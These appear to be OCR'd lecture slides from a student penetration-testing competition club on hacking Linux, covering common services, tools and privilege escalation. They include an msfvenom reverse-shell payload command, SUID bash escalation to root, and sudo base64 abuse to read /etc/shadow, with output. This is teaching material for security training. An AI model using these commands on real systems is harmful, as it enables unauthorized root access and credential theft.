Week 4: Hacking Linux

Linux Hacking

Sign-in:

https://jessh.zip/cptcweek4


SIGN IN!!

https://jessh.zip/cptcweek4

whoami

Ryan Wong | Tired Person
CIS major
Adversary Simulation Intern @ TikTok USDS

NCAE		
	FTP/SSH	**2024**
CCDC		
	Business Lead	**2024-2025**
CPTC		
	Linux Lead	**2024-2025**
	Windows Lead	**2025 - 2026**



Next on Bronco CPTC . . .

When	What
~~July 12th~~	~~Introduction to CPP Cyber~~
~~July 19th~~	~~Intro to Penetration Testing~~
~~July 26th~~	~~Hacking Web Applications~~
August 2rd	Hacking Linux
August 9th	Hacking Windows
August 16th	Consulting
August 23 - 24th	**Tryouts**
August 30th	Full CPTC Team Selected

$\leftarrow$ You are here

Agenda

1. Common Services
2. Tools
3. Attacks
4. Lab

01

Common Linux Services

Common Linux Services

- FTP - Port 21 TCP
- SSH - Port 22 TCP
- HTTP/S - Port 80/443 TCP
- Databases - Varies

FTP: 21 TCP

File Transfer Protocol

- Host files for downloading and sometimes uploading
- Can be anonymous, or require creds
- Look for sensitive content or vulnerable service versions
    - Credentials
    - PII
    - vsftpd 2.3.4

SSH: 22 TCP

Secure Shell

- Remotely access and manage systems
- Can be used to securely transfer files via SCP
- Requires credentials or an authorized key-pair
    - Private key could be acquired through file read

/home/user/.ssh/id_rsa

HTTP(S): 80/443 TCP

Hypertext Transfer Protocol (Web Servers)

- Will be seen 90% of time on Linux OS
    - Almost always the initial access to Linux
- API endpoints on different ports
- Look through the source code

Databases

Database Servers

- Store large quantities of data in database structures
- Potentially store sensitive data such as password hashes which can be decrypted


02
Tools

Msfvenom - Payload Generation

Generate payloads to execute on your target

Ex.
msfvenom -p linux/x64/shell_reverse_tcp LHOST=<LISTENER IP> LPORT=<LISTENER PORT> -f elf > shell.elf

MsfVenom cheatsheet:
https://book.hacktricks.wiki/en/generic-hacking/reverse-shells/msfvenom.html#basic-msfvenom



```
┌──(root㉿kali)-[~]
└─# msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.213.133 LPORT=4444
-f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
```

File Transfer

Python Web Server


```
python3 -m http.server <listening port>
```

Curl

```
curl http://<ip>:<port>/downloadfile > outfile
```

Wget

```
wget http://<ip>:<port>/downloadfile
```




LinPEAS - Enumerate privilege escalation vectors

https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

Install/Download:

```
wget
https://github.com/peass-ng/PEASS-ng/releases/latest/download/
linpeas.sh
```

GTFOBins - Linux binaries that can be exploited




Search among 376 binaries: <binary> +<function> ...

Binary	Functions
7z	File read, Sudo
aa-exec	Shell, SUID, Sudo
ab	File upload, File download, SUID, Sudo
agetty	SUID
alpine	File read, SUID, Sudo

https://gtfobins.github.io/

Pspy - Monitor Processes in Real Time




```
2023/06/30 14:22:10 CMD: UID=1000  PID=387587 | /bin/sh /usr/share/kali-themes/xfce4-panel-genmon-vpnip.sh
2023/06/30 14:22:10 CMD: UID=1000  PID=387586 | /bin/sh /usr/share/kali-themes/xfce4-panel-genmon-vpnip.sh
2023/06/30 14:22:10 CMD: UID=1000  PID=387590 | /bin/sh /usr/share/kali-themes/xfce4-panel-genmon-vpnip.sh
2023/06/30 14:22:10 CMD: UID=1000  PID=387592 | grep -o -P (?<=inet )[0-9]{1,3}(\.[0-9]{1,3}){3}
2023/06/30 14:22:10 CMD: UID=1000  PID=387591 | ip a s
2023/06/30 14:22:11 CMD: UID=0     PID=387595 | whoami
2023/06/30 14:22:11 CMD: UID=0     PID=387596 | -zsh
2023/06/30 14:22:11 CMD: UID=1000  PID=387597 | /bin/sh /usr/share/kali-themes/xfce4-panel-genmon-vpnip.sh
2023/06/30 14:22:11 CMD: UID=1000  PID=387601 | head -n 1
2023/06/30 14:22:11 CMD: UID=1000  PID=387600 | cut -d : -f1
2023/06/30 14:22:11 CMD: UID=1000  PID=387599 |
2023/06/30 14:22:11 CMD: UID=1000  PID=387598 | /bin/sh /usr/share/kali-themes/xfce4-panel-genmon-vpnip.sh
2023/06/30 14:22:11 CMD: UID=1000  PID=387604 | grep -o -P (?<=inet )[0-9]{1,3}(\.[0-9]{1,3}){3}
2023/06/30 14:22:11 CMD: UID=1000  PID=387603 | ip a s
2023/06/30 14:22:11 CMD: UID=1000  PID=387602 | /bin/sh /usr/share/kali-themes/xfce4-panel-genmon-vpnip.sh
```

https://github.com/DominicBreuker/pspy


wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64


Google - Remember to use Google



03
Attacks

Linux Attacks






Logic

vs


Misconfiguration



Insecure File Permissions

Weak file permissions on sensitive files could lead to compromise

Ex: Insecure permissions on /etc/passwd & /etc/shadow can allow for unprivileged users to add other users, escalating their privileges




```
┌──(root㉿kali)-[~]
└─# cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```


SUID/SGID

Executables with SUID/SGID bit run as owner/group owner respectively


You can run it if you have execute perms, but it will spawn as owner
Use GTFO Bins




SUID/SGID


Execute file …
As Owner/Group
Has SUID/SGID Ex. Bash
Owner or Group Ex. Owned by root

4000 = SUID Permissions



```
┌──(kali㉿kali)-[~]
└─$ find /bin/ -perm /4000 -user root
/bin/bash
/bin/ntfs-3g
/bin/chfn
/bin/umount
/bin/kismet_cap_nxp_kw41z
/bin/fusermount3
/bin/kismet_cap_nrf_52840
/bin/kismet_cap_ti_cc_2531
/bin/mount
/bin/vmware-user-suid-wrapper
/bin/kismet_cap_nrf_mousejack
/bin/su
```




SUID

If the binary has the SUID bit set, it does not c
system, escalate or maintain privileged acces
argument on systems like Debian (<= Stretch) t


This example creates a local SUID copy of the
an existing SUID binary skip the first command

```
sudo install -m =xs $(which bash) .

./bash -p
```




```
┌──(kali㉿kali)-[~]
└─$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2# 
```




SUDO Abuse

You have access to SUDO on specific binaries
Use sudo on specific binaries so the process spawns as root and start a shell process




```
└─$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```



```
└─$ sudo -l
Matching Defaults entries for test on
    env_reset, mail_badpass, secure_pa

User test may run the following comman
    (ALL) /usr/bin/base64
```




```
└─$ FILE=/etc/shadow; sudo base64 $FILE | base64 -d
root:!:20222:0:99999:7:::
daemon:*:20222:0:99999:7:::
bin:*:20222:0:99999:7:::
sys:*:20222:0:99999:7:::
sync:*:20222:0:99999:7:::
games:*:20222:0:99999:7:::
man:*:20222:0:99999:7:::
lp:*:20222:0:99999:7:::
mail:*:20222:0:99999:7:::
news:*:20222:0:99999:7:::
uucp:*:20222:0:99999:7:::
proxy:*:20222:0:99999:7:::
www-data:*:20222:0:99999:7:::
```

sudo -l = List Sudo privileges

Crontabs

Way to Automate Running commands/scripts
If you have write permissions on a file that is run by another user here, you could act as that user

